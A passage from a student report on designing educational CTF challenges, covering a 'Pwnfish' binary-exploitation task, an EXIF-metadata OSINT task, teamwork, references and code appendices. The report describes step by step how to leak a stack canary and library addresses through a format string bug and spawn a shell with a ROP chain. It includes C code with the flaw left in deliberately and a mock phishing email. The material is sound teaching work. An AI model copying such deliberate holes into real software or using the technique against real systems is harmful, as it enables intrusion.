The other vulnerability comes from using `printf` format strings incorrectly. The vulnerability is present on line 10 in the `show_fish` function with `printf(curr->name)`. This naive use of `printf` gives the user control of the first argument, which may contain format specifiers such as `%p` or `%s`. Only one argument was passed to `printf`, but if the first argument contains format specifiers, `printf` will expect more arguments, and try to access them. Now, arguments are passed to functions through specific registers, as well as the stack, as defined by the x86-64 System V ABI[32]. It is therefore possible to print arbitrary values from the stack by passing format specifiers such as `%8$p` to leak the 8th argument, which is extremely useful in bypassing stack canaries and ASLR. The `%s` format specifier is even more powerful, and will take an address on the stack and print the string stored at that address. If part of the stack contains user input, it becomes possible to read arbitrary memory locations. The format string vulnerability triggers an explicit warning by the compiler (unless `-Wno-format-security` is enabled), and is therefore less realistic to appear in modern programs, but is it still interesting how it can be used to bypass protections. It is a versatile and powerful exploit, while being fairly simple. Hence, it is particularly well suited to demonstrating how protections can be bypassed

Next, we describe the protections compiled into the binary, and how a user can exploit the vulnerabilities to bypass them. There are a few protections enabled to prevent the simplest exploits. The first protection is no execution (NX) of stack memory. This protects against simple buffer overflows that simply inject shellcode onto the stack, and then overwrites the old instruction pointer to point back at the shellcode. Relocation Read-Only (RELRO)[48] is used to protect the Global Offset Table (GOT)[43] from simply being overwritten by the format string exploit.

The binary is a Position-Independent Executable (PIE)[26], which affects the static data and code addresses in the binary. As a result, each address is relative instead of being absolute, and is defined with an offset from the base. The program can then be loaded with a different base address every time it is executed. This makes ROP based attacks much harder, since one cannot rely on hardcoded static addresses. To ensure the program uses a different PIE base address every time it is executed, it is crucial that address space layout randomization (ASLR)[3] is be enabled. ASLR is an operating system security feature and is enabled by default on the challenge VM. ASLR partially randomizes the base addresses of the different memory regions in a process. This also affects the base address of dynamically linked libraries such as glibc. This protection makes the challenge much more interesting to solve, as the participant needs to cleverly leak addresses with known relative offsets from the binary and glibc, in order to calculate the base addresses.

Another hardening strategy is stack canaries, which are random values placed on the stack at the beginning of a function to protect from buffer overflow attacks[30]. Before the function returns it will check the stack canary for modifications, and crash if it has changed. Consequently, a buffer overflow that overwrites the canary will cause the program to crash. The stack canary can be bypassed with the format string exploit, since it can leak the canary from the stack.

6.2.4 Solution

The solution script `solve.py` (Appendix D.3) contains the most interesting implementations details of the challenge. We used `gdb`[37] with the `pwndbg`[42] plug-in to analyze the binary during execution, and inspect various address-offsets required for the solver. To start, the solution script uses `sshtunnel`[36] to tunnel through the OpenSSH server, using username "gl" and password "hf". The script then uses `pwntools`[21] to access the challenge remotely. The concrete steps are then as follows:

- Use the format string exploit to leak the stack canary.
- Leak the address of a known instruction in the binary (in this case an address in the `menu` function) from the stack and use it to compute the PIE base address.
- Leak the address of the `puts` function from the GOT, and use it to compute the base address of glibc.
- Find the addresses of the `system` function and the string `"/bin/sh"` in glibc.
- Find the addresses of ROP gadgets for `pop rdi` and `ret`.
- Construct a payload with a ROP chain to call `system("/bin/sh")` which spawns a shell.
- Read the flag with `"cat flag"` and write it to `/run/solution/flag.txt`.

We encountered various difficulties while developing the solver. One problem was that `scanf` only reads until the first whitespace byte, which is a problem if an address in a payload happens to contain a whitespace byte. If this happens, the exploit will fail, since the payload is only read partially. Therefore, the solver works probabilistically, and retries if a payload contains a whitespace byte, trying at most 20 times before failing[3].

Another interesting problem is stack alignment. The x86-64 System V ABI[32] guarantees that the stack is 16-byte aligned before a function call. The `system` function relies on this assumption for certain instructions such as `movaps`. Therefore, there is an extra `ret` gadget in the final ROP payload, which aligns the stack for `system`.

6.2.5 Testing

We tested the challenge manually both locally and on the CTF platform, and confirmed that the challenge appears to function as intended. These were not rigorous functionality tests, so there may be unintended vulnerabilities or errors present. Since the goal is to obtain a shell, any unintended solution is not likely to pose a greater threat compared to the intended solution. The challenge was also tested heavily with the automated solve script described above. The challenge has been successfully verified on the CTF platform with challenge ID: `30e38171-ac1c-4e27-8c71-f609e0884535`.

Note: During the final stage of testing, just before submitting the project, we discovered a critical error in the automated solution script. This occurred well after the challenge was successfully verified, and prior to this point, the solution had worked without issue numerous times. The error is that the `system` function is found at offset `0x050d70` in glibc 2.35, which contains a whitespace byte, namely the carriage return byte: `0x0d`. Since the least significant bytes of this offset are unaffected by ASLR, the `scanf` function will always fail to read the whole payload. It is unclear why this only became an issue at the very end of the project, even using the exact same code that previously worked, since we used the same version of glibc throughout the whole development. This could potentially be fixed by using a different version of glibc with different offsets, or using a function that does not terminate on whitespace bytes to introduce the buffer overflow.

6.2.6 Difficulty Assessment

We rate this challenge as a medium to hard difficulty challenge. It requires a solid understanding of how programs are executed at a low level, and how to circumvent various protections. Furthermore, it requires the player to be comfortable with tools such as `gdb` to inspect the memory during execution, and `pwntools` for crafting a complete exploit. There is, however, no need to have knowledge of how the glibc allocator works, as the challenge does not require heap exploitation, so it is not among the hardest binary exploitation challenges[51]. The source code and glibc version are also included, streamlining the exploitation process, and thus making the challenge slightly easier.

[3]Experimentally, we found that the exploit succeeds approximately 50% of the time. Consequently, the probability of all 20 attempts failing is roughly one in a million, which we consider to be acceptable.

7 Blog Challenge

7.1 Challenge Overview

The "Exif Marks the Spot" challenge introduces players to OSINT[22] techniques through a simulated investigation. The players are presented with two websites: A fictional travel blog and a flight tracking platform. Their goal is to identify a specific return flight taken by a fictional professor by collecting information across both platforms. This challenge encourages reading, deduction, and technical skills such as metadata extraction and basic scripting, if needed. It is inspired by the common cybersecurity advice to avoid posting real-time vacation updates online, as such data can be exploited. Yannick was the primary developer of the challenge, from designing to implementing and testing, until the verification of the challenge itself, whereupon the group came up with ideas and encouragement to tweak upon the solve script.

7.2 Technical Details

7.2.1 Design

In the original challenge architecture, we had a lot of different features added to our websites, such as login forms, dynamic blog uploading, and live updating of flight schedules. However, as the project deadline approached, we decided to scrap these ideas and reallocate resources to other challenges. This resulted in the challenge architecture as visualized in Figure 5, and consists of two separate front-end web applications hosted on different subdomains. One serves the blog content, and the other simulates a flight tracking service. Players are expected to navigate between the two, combining information to solve the challenge. We also use NGINX to split the traffic out onto the correct sites, based on the subdomain that the URL contains. Here we also have a healthcheck, ensuring that the CTF platform can check if the challenge is running. As shown in Figure 5, the architecture consists of a few lightweight components that are implemented with the following tools and programming languages:

- **PHP** – for both the blog and flight tracker sites.
- **NGINX** - used as a reverse proxy to route HTTP traffic.
- **Docker** – for service isolation and portability.
- **Go** – used for the healthcheck service.
- **CSS** – for basic front-end styling.

To speed up the development of the challenge, we also use ChatGPT for generating flight data and creating AI images, such as in Appendix 7. Another tool that was used for the challenge was ExifTool[14], which was used for adding the metadata to the images, and also for extracting the data in the solve script to verify that the challenge is solvable.




Figure 5: Blog challenge architecture

7.2.2 Challenge Flow and Solution

The player is presented with two websites:

- `https://blog.$DOMAIN` – a personal travel blog
- `https://flight-logs.$DOMAIN` – a simulated flight tracking service

Players start by exploring the blog, which belongs to "Professor PP." They must read the posts, analyze image metadata, and take note of locations and dates. Most importantly, an image labeled `p12.png` (as shown in Appendix E.2) contains EXIF metadata that reveals GPS coordinates and a timestamp, pointing to the professor's return flight date and departure location. EXIF is described more in section 7.2.5. Using this information, the player then navigates to the flight tracking site and searches for flights that match the departure airport (NRT, Narita, Tokyo) and destination (CPH, Copenhagen), cross-referencing it with the date found. The solution to the challenge involves:

- Visiting the blog site and parsing content.
- Downloading the image `p12.png`.
- Using `exiftool` to extract:
  - GPS coordinates (indicating Narita, Japan)
  - Date the photo was taken (2024-08-15)
- Searching on the flight tracking site using the parameters:
  - Departure: NRT
  - Arrival: CPH
  - Date: 2024-08-15
- Extracting the correct flight number and generating the flag.

A solve script was created to automate this process using Bash[16], `curl`[7], `wget`[18], `grep`[25], `awk`[15], and `sed`[17], important snippets can be found in the appendix E.1 followed by the whole solution script. The final result is written to `/run/solution/flag.txt` as requested by the CTF platform standard.

7.2.3 Difficulties Encountered

While the initial development of the challenge proceeded with minimal obstacles, some issues arose during the verification of the challenge on the CTF platform. These issues were not from the design or implementation of the challenge itself, but rather from how the CTF platform hosts websites. More specifically, the solvers' reliance on HTTP. The CTF platform enforced the use of HTTPS for interactions, a constraint that was initially overlooked during local testing, where HTTP had been enough. This discrepancy between the local and hosted environments resulted in communication failures between the solver script and the websites. Resolving this required a rewrite of the test script, resulting in two test scripts, one for local and one for the CTF platform. In the future, this could have been just a single script, checking the `$DOMAIN` for the keyword local, and then differentiating on what it should accomplish. At the end, although ultimately resolved, this issue delayed the verification process and ended up taking time away from challenge hardening.

7.2.4 Testing

For this challenge, to ensure functionality, we created two different solve scripts, one for running in a local environment and one for running in a remote environment on the CTF challenge site. In the local environment, the website was hosted using HTTP. This allowed us to quickly identify errors and inconsistencies with our websites and solve scripts, without having to set up security. However, on the CTF platform, HTTPS is a requirement, meaning that a second solver script was established to mirror the secure conditions that the platform enforces and under which the challenge ultimately would be verified. The testing itself involved both a manual verification, meaning we as a group have manually completed the challenge, navigating the websites and gathering information, to create the finished flag. But an automated script for validation was also created. The script `solver.sh` is an automated Bash script for solving the challenge. The script replicates the players' expected journey, beginning with the retrieval of the starting IATA code, followed by the blog's image acquisition, extraction of EXIF metadata on said blog, and ending with a search query on the simulated flight tracker website. The script then verifies the flag by writing the result to `/run/solution/flag.txt` path, as dictated by the CTF platform. Some of the code snippets can be found in the Appendix E.1. After having locally validated the challenge, it was then deployed to the CTF platform and verified successfully with the challenge ID: `77847818-6c37-4dc9-ad1d-8a63b1ba3e9c`

7.2.5 EXIF

Exchangeable Image File Format is a file format typically used for storing data about pictures. The EXIF metadata is automatically embedded into image files. This constitutes as the main security vulnerability in the Blog Challenge, as the pictures aren't sanitized, making it possible to find information from advanced cameras. Listing 7 demonstrates the output of `exiftool` being run on the file `p12.png`.

```
ExifTool Version Number         : 12.40
File Name                       : p12.png
Directory                       : .
File Size                       : 1542 KiB
File Modification Date/Time     : 2025:05:21 14:03:15+02:00
File Access Date/Time           : 2025:05:25 14:21:43+02:00
File Inode Change Date/Time     : 2025:05:21 14:03:15+02:00
File Permissions                : -rwxr-xr-x
File Type                       : PNG
File Type Extension             : png
Date/Time Original              : 2024:08:05 20:10:37
GPS Version ID                  : 2.3.0.0
GPS Latitude                    : 35 deg 46' 9.38"
GPS Longitude                   : 140 deg 23' 23.63"
Image Size                      : 1024x1024
Megapixels                      : 1.0
GPS Position                    : 35 deg 46' 9.38", 140 deg 23' 23.63"
```

Listing 7: Exiftool used on p12.png (Shown in Appendix 7)

7.2.6 Difficulty Assessment

This challenge was intentionally designed to be easy, serving as an accessible entry point for CTF newcomers and an entry point into OSINT. Its purpose was to introduce and engage beginners with minimal prior experience in cybersecurity, while still reinforcing and introducing them to topics such as metadata analysis and cyber hygiene. The required tools, such as `curl`, `grep`, and `exiftool`, if your approach is terminal-based, are widely known and documented, making it straightforward to use and approachable. The challenge could also be completed using purely visual tools, by manually downloading the images and extracting their metadata through websites such as exif.tools. While we consider the difficulty of the challenge to be easy, it still introduces important concepts such as cyber hygiene and metadata analysis. As such, the challenge works as intended, gathering attraction to CTFs by both being educational and approachable.

8 Teamwork Description

Our team consisted of Esben, Karsten, Tobias, and Yannick. The members of our group have worked together before, so this helped quite a lot in the beginning of the project. We were quite fast to start developing the first challenge. We divided it into smaller tasks, so we all could help build it. When it came to the other four challenges, we each came up with our own idea and began developing them individually. We still met up and talked about the problems we faced, and showed our progress. At the end of the project, we also tried each other's challenges, within our group, such that we could get feedback on them.

8.1 Communication

We used Messenger to set up a group for online communication. We used this to plan when and where we wanted to meet. We also used Microsoft Outlook to create calendar events for meetings and deadlines.

8.2 Supervisor Meetings

Everybody could not always make it to the supervisor meetings, but we made sure to always have at least one representative from our group attend them. This person would then talk and convey questions on behalf of the entire group, and write notes down to inform the other members of what happened.

8.3 Individual Reports

We have also each written an individual report that reflects on the project. They can be found attached to each of our submissions as `individual-report.pdf`.

9 Discussion

This project has taught us about gamifying and conveying computer science and cybersecurity subjects, particularly through Jeopardy-style CTFs. We have set up various systems, including websites, databases, SMTP endpoints, and have gained a deeper understanding of Linux, Docker, and NGINX, which have been utilized to configure the challenges.

For our first challenge, "Chirper", we did not properly consider the restrictions of the CTF platform. We used a PostgreSQL database, but it might make more sense to use SQLite or an in-memory database to minimize the amount of resources needed to run the challenge. Another thing that can be improved here is its solution. When signing in and creating the XSS post, we just use `fetch` to make requests. Here, it could make sense to use Puppeteer instead, as this would simulate how the user would interact with the frontend of the website, and thereby check that the input forms are accessible. We attempted this approach at first, but it proved unreliable in practice. We may be able to remedy this had we been able to spend more time on the solution.

The "You've Got Mail" challenge ended up being a bit short. The player has to host an HTTP server, recreate the phishing email, and send it. We can make it longer in several ways. If we want to focus on HTML and CSS and creating a believable attack, the player could link to an HTML page with a login form. This would then also be validated. Another direction we could take is to create a successor challenge, where we make it harder by securing the mail server. Right now, there is no security on the actual mail server, as anyone can send emails to the SMTP endpoint.

The "Maze Game" challenge could be improved in the following way: It currently prints a lot to the screen when the user provides input, and these write operations are slow. To optimize this, we could build an entirely new version of the game that isn't text-based, in order to avoid having so many print operations.

The "Pwnfish" challenge presents a clear opportunity for further development, as already mentioned. Despite the fact that the challenge has been successfully verified, there is an error which, as far as we can tell, never should have allowed the automated solver to work. During continued work, we want to focus on fixing this issue, and also uncovering the reason why it worked originally. As stated, the problem could be fixed by using a different version of glibc, or using a different function to introduce the buffer overflow which does not terminate on whitespace characters. We learned quite a bit about low level security, and how to exploit binaries while developing this challenge, and there are many possible ways to expand it in the future. We have demonstrated that common modern security protections can be bypassed by abusing some fairly blatant programming mistakes. There are more subtle vulnerabilities that can be abused to take control of a program. Most notable would be the wide variety of heap exploitation techniques, such as use-after-free or double-free, which are typically harder to diagnose compared to buffer overflows and especially format string vulnerabilities. Replacing the current stack-based vulnerabilities with heap-based ones is quite realistic, since the program already uses heap-memory to store the caught fish. Another consideration is that we currently use `scanf` insecurely in several places. One could argue that it would be better to just misuse it once, thus making the intended exploit clearer. Instead, we wanted to simulate a situation where the programmer is unaware of the danger of `scanf`, and therefore uses it everywhere.

The "Exif Marks the Spot" challenge met its intended goals, but some improvements could still be made to enhance the player experience and the technical depth. Instead of hardcoding the EXIF data, we could have dynamically generated the metadata using scripts when the challenge starts, which could have increased reusability. So instead of having a hard-coded date of summer 2024. It could have been made so it was in response to when the player is playing the challenge, such as June 2025. This could also reduce walkthrough reuse, so other players couldn't just get the answer from another source. In general, the front-end design was also kept minimal. This could have been changed to have a better aesthetic or uphold Jakob Nielsen's 10 Heuristics[34] for a better user experience. Another thing we could have worked more upon would be to add more layers of OSINT that the player should have had to go through, which in turn would deepen the educational value that the players would have gotten, such as playing around with social media profiles or experimenting with steganography. Overall, we believe that the challenge lays a strong foundation for a beginner-friendly OSINT task, but with some additional refinements, it could evolve into a more robust and scalable learning experience.

If the challenges were to be hosted on the CTF platform in the future, we would need to do some different things. We need to focus more on challenge hardening, as this is lacking in some challenges due to time restrictions. After this, it could make sense to let other people try out the challenges. Especially people who fit our target groups. This would give us feedback on how intuitive they are, and if the difficulties fit with what we expect them to be. Here we could record the participants to see how they overcome the different challenges. We could at the end also gather information through interviews on what they liked or disliked and how difficult they were.

10 Conclusion

In conclusion, we have found CTF challenges to be a practical and exciting way to encourage exploration within computer science and cybersecurity topics. We have successfully developed and verified five different CTF challenges. Each challenge is designed to test players in diverse topics from computer science, such as cross-site scripting, artificial intelligence, phishing, binary exploitation, and open-source intelligence. We have learned to design and develop CTF challenges and use systems like Docker and NGINX to configure services effectively. If the challenges were to be hosted on the CTF platform in the future, we would need to look into hardening them further. If they eventually get hosted on the platform, we could gather feedback on them to see how intuitive and approachable they are for other people.

References

[1] aa...@gmail.com. *Chrome crashes/fails to load when /dev/shm is too small, and location can't be overridden.* http://crbug.com/715363. Accessed: 2025-05-29. 2025.

[2] National Security Agency. *Ghidra.* https://github.com/NationalSecurityAgency/ghidra. Accessed: 2025-05-31.

[3] Mukhadin Beschokov. *What is ASLR (Address Space Layout Randomization)?* https://www.wallarm.com/what/what-is-aslr-address-space-layout-randomization. Accessed: 2025-05-31.

[4] cs.opensource.google. *Documentation.* https://pkg.go.dev/golang.org/x/crypto/ssh. Accessed: 2025-05-31.

[5] ctf.jacopomauro.com. *CTF Platform.* https://ctf.jacopomauro.com/. Accessed: 2025-05-20. 2025.

[6] CTFd. *What's a CTF?* https://ctfd.io/whats-a-ctf/. Accessed: 2025-05-30.

[7] curl. *Curl - Documentation Overview.* https://curl.se/docs/. Accessed: 2025-05-26. 2025.

[8] cybersecnat. *Challenge-Jail.* https://hub.docker.com/r/cybersecnatlab/challenge-jail. Accessed: 2025-05-31.

[9] cybersecnat. *socaz.* https://hub.docker.com/r/cybersecnatlab/socaz. Accessed: 2025-05-31.

[10] D12d0x34X. *Return Oriented Programming (ROP) attacks.* https://www.infosecinstitute.com/resources/hacking/return-oriented-programming-rop-attacks/. Accessed: 2025-05-31.

[11] docker-mailserver. *FAQ - Docker Mailserver.* https://docker-mailserver.github.io/docker-mailserver/latest/faq/#recommended. Accessed: 2025-05-22. 2025.

[12] ECSC2024. *openECSC 2024.* https://github.com/ECSC2024/openECSC-2024. Accessed: 2025-05-31.

[13] Eemeli. *Clone Phishing: Here's What You Need to Know To Protect Your Organization.* https://hoxhunt.com/blog/clone-phishing. Accessed: 2025-05-25. 2025.

[14] exiftool. *Exiftool.* https://exiftool.org/. Accessed: 2025-05-26. 2025.

[15] Free Software Foundation. *awk.* https://www.gnu.org/software/gawk. Accessed: 2025-05-27. 2024.

[16] Free Software Foundation. *Bash.* https://www.gnu.org/software/bash. Accessed: 2025-05-27. 2022.

[17] Free Software Foundation. *sed*. https://www.gnu.org/software/sed. Accessed: 2025-05-27. 2024.

[18] Free Software Foundation. *Wget*. https://www.gnu.org/software/wget. Accessed: 2025-05-27. 2024.

[19] OWASP Foundation. *A7:2017-Cross-Site Scripting (XSS)*. https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html. Accessed: 2025-05-20. 2025.

[20] The Python Software Foundation. *sys — System-specific parameters and functions*. https://docs.python.org/3/library/sys.html#sys.maxsize. Accessed: 2025-05-28. 2025.

[21] Gallopsled. *pwntools: CTF framework and exploit development library*. https://github.com/Gallopsled/pwntools. Accessed: 2025-05-20. 2025.

[22] Ritu Gill. *What is Open-Source Intelligence?* https://www.sans.org/blog/what-is-open-source-intelligence/. Accessed: 2025-05-27. 2023.

[23] golang. *go: The Go programming language*. https://github.com/golang/go. Accessed: 2025-05-26. 2025.

[24] Google. *NsJail*. https://github.com/google/nsjail. Accessed: 2025-05-31.

[25] grep. *Grep - Linux Manual Page*. https://man7.org/linux/man-pages/man1/grep.1.html. Accessed: 2025-05-26. 2025.

[26] Red Hat. *Position Independent Executables (PIE)*. https://www.redhat.com/en/blog/position-independent-executables-pie. Accessed: 2025-05-31. 2012.

[27] honojs. *Hono: Web framework built on Web Standards*. https://github.com/honojs/hono. Accessed: 2025-05-19. 2025.

[28] Michael B. Jones, John Bradley, and Nat Sakimura. *JSON Web Token (JWT)*. RFC 7519. May 2015. DOI: 10.17487/RFC7519. URL: https://www.rfc-editor.org/info/rfc7519.

[29] Kian Banke Larsen. *Guide to Create and Locally test the challenge*. https://kianbankelarsen.github.io/CTF-Platform/challenge_building_info.html. Accessed: 2025-05-22. 2025.

[30] Michiel Lemmens. *Stack Canaries – Gingerly Sidestepping the Cage*. https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/. Accessed: 2025-05-31. 2021.

[31] mailhog. *MailHog: Web and API based SMTP testing*. https://github.com/mailhog/MailHog. Accessed: 2025-05-19. 2025.

[32] x86-64 psABI Maintainers. *System V Application Binary Interface: AMD64 Architecture Processor Supplement*. https://gitlab.com/x86-psABIs/x86-64-ABI. Accessed: 2025-05-31.

[33] nginx. *nginxinc/nginx-unprivileged: Unprivileged NGINX Dockerfiles*. https://github.com/nginx/docker-nginx-unprivileged. Accessed: 2025-05-27. 2025.

[34] Jakob Nielsen. *10 Usability Heuristics for User Interface Design*. https://www.nngroup.com/articles/ten-usability-heuristics//. Accessed: 2025-05-27. 2024.

[35] orisano. *pixelmatch: mapbox/pixelmatch ports for go*. https://github.com/orisano/pixelmatch. Accessed: 2025-05-19. 2025.

[36] Pahaz. *Welcome to sshtunnel's documentation!* https://sshtunnel.readthedocs.io/en/latest/index.html. Accessed: 2025-05-31.

[37] GNU Project. *GDB: The GNU Project Debugger*. https://sourceware.org/gdb/. Accessed: 2025-05-31.

[38] GNU Project. *The GNU C Library*. https://www.gnu.org/software/libc/. Accessed: 2025-05-31.

[39] GNU Project. *The GNU Compiler collection*. https://gcc.gnu.org/. Accessed: 2025-05-31.

[40] The Chromium Projects. *Chromium*. https://www.chromium.org/Home/. Accessed: 2025-05-19. 2025.

[41] puppeteer. *Puppeteer: JavaScript API for Chrome and Firefox*. https://github.com/puppeteer/puppeteer. Accessed: 2025-05-19. 2025.

[42] pwndbg. *pwndbg*. https://github.com/pwndbg/pwndbg. Accessed: 2025-05-31.

[43] pwntools. *Simple GOT Overwrite*. https://blog.pwntools.com/posts/got-overwrite/. Accessed: 2025-05-31.

[44] go-rod. *Go-Rod: A Chrome DevTools Protocol driver for web automation and scraping*. https://github.com/go-rod/rod. Accessed: 2025-05-19. 2025.

[45] sdu.dk. *DM577: Introduction to Artificial Intelligence*. https://odin.sdu.dk/sitecore/index.php?a=fagbesk&id=108696&lang=en&listid=. Accessed: 2025-05-22. 2025.

[46] sdu.dk. *DM586: Networks and Cybersecurity*. https://odin.sdu.dk/sitecore/index.php?a=searchfagbesk&internkode=dm586&lang=en. Accessed: 2025-05-22. 2025.

[47] sdunet.dk. *You have been phished!* https://sdunet.dk/en/servicesider/it/digital/databeskyttelse-og-informationssikkerhed/phishing. Accessed: 2025-05-25. 2025.

[48] Huzaifa Sidhpurwala. *Hardening ELF binaries using Relocation Read-Only (RELRO)*. https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro. Accessed: 2025-05-31.

[49] William Stallings and Lawrie Brown. “Computer security: principles and practice”. In: 4th. 330 Hudson Street, New York, NY 10013, USA: Pearson, 2018.

[50] Ray Toal. *x86 Architecture Overview*. https://cs.lmu.edu/~ray/notes/x86overview/. Accessed: 2025-05-31.

[51] glibc wiki. *Malloc Internals*. https://sourceware.org/glibc/wiki/MallocInternals. Accessed: 2025-05-31.

A XSS Appendix

A.1 Simulated User

```
import puppeteer from "puppeteer";

const USERNAME = process.env.USERNAME;
const PASSWORD = process.env.PASSWORD;
const LOGIN_PAGE_URL = process.env.LOGIN_PAGE_URL;

// CSS selectors for login form elements
const LOGIN_USERNAME_SELECTOR = "#username";
const LOGIN_PASSWORD_SELECTOR = "#password";
const LOGIN_BUTTON_SELECTOR = "#login-btn";

const RELOAD_TIME_IN_MS = 15000; // 15 seconds
const WAIT_TIME_IN_MS = 5000; // 5 seconds

// Setup Puppeteer
const browser = await puppeteer.launch({
  executablePath: '/usr/bin/google-chrome-stable',
});
const page = await browser.newPage();

// Try and login
while (true) {
  try {
    console.log(`Go to '${LOGIN_PAGE_URL}'`);
    await page.goto(LOGIN_PAGE_URL);

    // Fill in username and password
    await page.locator(LOGIN_USERNAME_SELECTOR).fill(USERNAME);
    await page.locator(LOGIN_PASSWORD_SELECTOR).fill(PASSWORD);
    await page.locator(LOGIN_BUTTON_SELECTOR).click();

    // Wait for login to redirect
    await page.waitForNavigation();

```

```
      break;
    } catch (err) {
      console.log(`Failed to go to '${LOGIN_PAGE_URL}'. Waiting for
       ↪  ${WAIT_TIME_IN_MS}ms until trying again.`);
      console.error(err);
      await new Promise(resolve => setTimeout(resolve, WAIT_TIME_IN_MS));
    }
  }

  // Keep reloading home page
  while (true) {
    try {
      const cookie = await browser.cookies()
      console.log(`Reload page: '${page.url()}'`);
      await page.reload();
    } catch (err) {
      console.log(`Failed to reload page '${page.url()}'`);
      console.error(err);
    }

    await new Promise(resolve => setTimeout(resolve, RELOAD_TIME_IN_MS));
  }
```

Listing 8: Simulated user script: `index.js`

B Maze Game Appendix

B.1 Connect to SSH using `SSHTunnelForwarder`

```
SSH_DOMAIN = os.environ["SSH_SERVICE_INTERNAL_URL"]
SSH_PORT = int(os.environ["SSH_PORT"])

REMOTE_HOST = "chall"
REMOTE_PORT = 1337

LOCAL_HOST = "127.0.0.1"
LOCAL_PORT = 3242
```

```python

server = SSHTunnelForwarder(
    (SSH_DOMAIN, SSH_PORT),
    ssh_username="test",
    ssh_password="test",
    allow_agent=False,
    host_pkey_directories=None,
    remote_bind_address=(REMOTE_HOST, REMOTE_PORT),
    local_bind_address=(LOCAL_HOST, LOCAL_PORT),
)
```

Listing 9: Connect to SSH using `SSHTunnelForwarder`


B.2 Maze Game Solver

```python
def solver(host, port) -> None:
    """runs and completes the maze game"""
    p = remote(host, port)
    length = 12
    flag = None
    i=0
    pathe = BFS(length)
    pathe_length  = len(pathe)
    while flag == None:
        move = pathe[i]
        p.sendline(move)
        i=i+1
        if i == pathe_length :
            i=0
            length = length+2
            pathe = BFS(length)
            pathe_length = len(pathe)
        flag = re.search("flag{.*}",f"{p.recv()}")
    print("Flag has been found")
    with open("/run/solution/flag.txt", "w") as f:
        f.write(flag[0])
    return
```

Listing 10: Maze Game solver

C Mail Appendix

C.1 Image of Phishing Mail



Meridian Corp IT Department

Update Your Password

As part of our routine security updates, we're asking all team members to update their account passwords. To change your password, click the button below:

Update Password

Figure 6: Phishing mail

C.2 users Dockerfile

```dockerfile
#
# challenge-mail users
#

# === Builder
FROM golang:1.23.9 AS builder

WORKDIR /app

COPY go.mod go.sum ./

RUN go mod download

COPY *.go .

RUN go build -o users
```

```

# === Runtime
FROM ubuntu:22.04

ENV DEBIAN_FRONTEND=noninteractive

RUN useradd -m -s /bin/bash ctf

RUN apt-get update \
    && apt-get install -y wget gnupg \
    && wget -q -O - https://dl-ssl.google.com/linux/linux_signing_key.pub
     ↪  | apt-key add - \
    && sh -c 'echo "deb [arch=amd64]
     ↪  http://dl.google.com/linux/chrome/deb/ stable main" >>
     ↪  /etc/apt/sources.list.d/google.list' \
    && apt-get update \
    && apt-get install -y google-chrome-stable fonts-ipafont-gothic
     ↪  fonts-wqy-zenhei fonts-thai-tlwg fonts-kacst fonts-freefont-ttf
     ↪  libxss1 \
      --no-install-recommends \
    && rm -rf /var/lib/apt/lists/*

ENV CHROME_PATH=/usr/bin/chromium

WORKDIR /app

COPY --from=builder /app/users users

COPY --chown=ctf:ctf assets/ assets/

USER ctf

CMD ["./users"]
```

Listing 11: users service Dockerfile

D Pwnfish Appendix

D.1 Makefile

```
CC = gcc
CFLAGS = -std=c11 -Wall -Wextra -z relro -z noexecstack
 ↪  -fstack-protector-strong -pie -fpie -fPIE
BINARY = ./build/pwnfish

$(BINARY): main.c fish_t.h
	$(CC) $(CFLAGS) -o $@ $^
	cp $(BINARY) ../../solution/
	cp $(BINARY) main.c fish_t.h ../../handout/

.PHONY = clean, run

clean:
	rm $(BINARY)

run: $(BINARY)
	$(BINARY)
```

Listing 12: Pwnfish Makefile

D.2 show_fish function

```
void show_fish() {
    char name[MAX_NAME_LENGTH];
    printf("Enter name of fish: ");
    scanf("%s", name);
    printf("\n");

    fish_t *curr = head;
    while (curr != NULL) {
        if (strcmp(name, curr->name) == 0) {
            printf(curr->name);
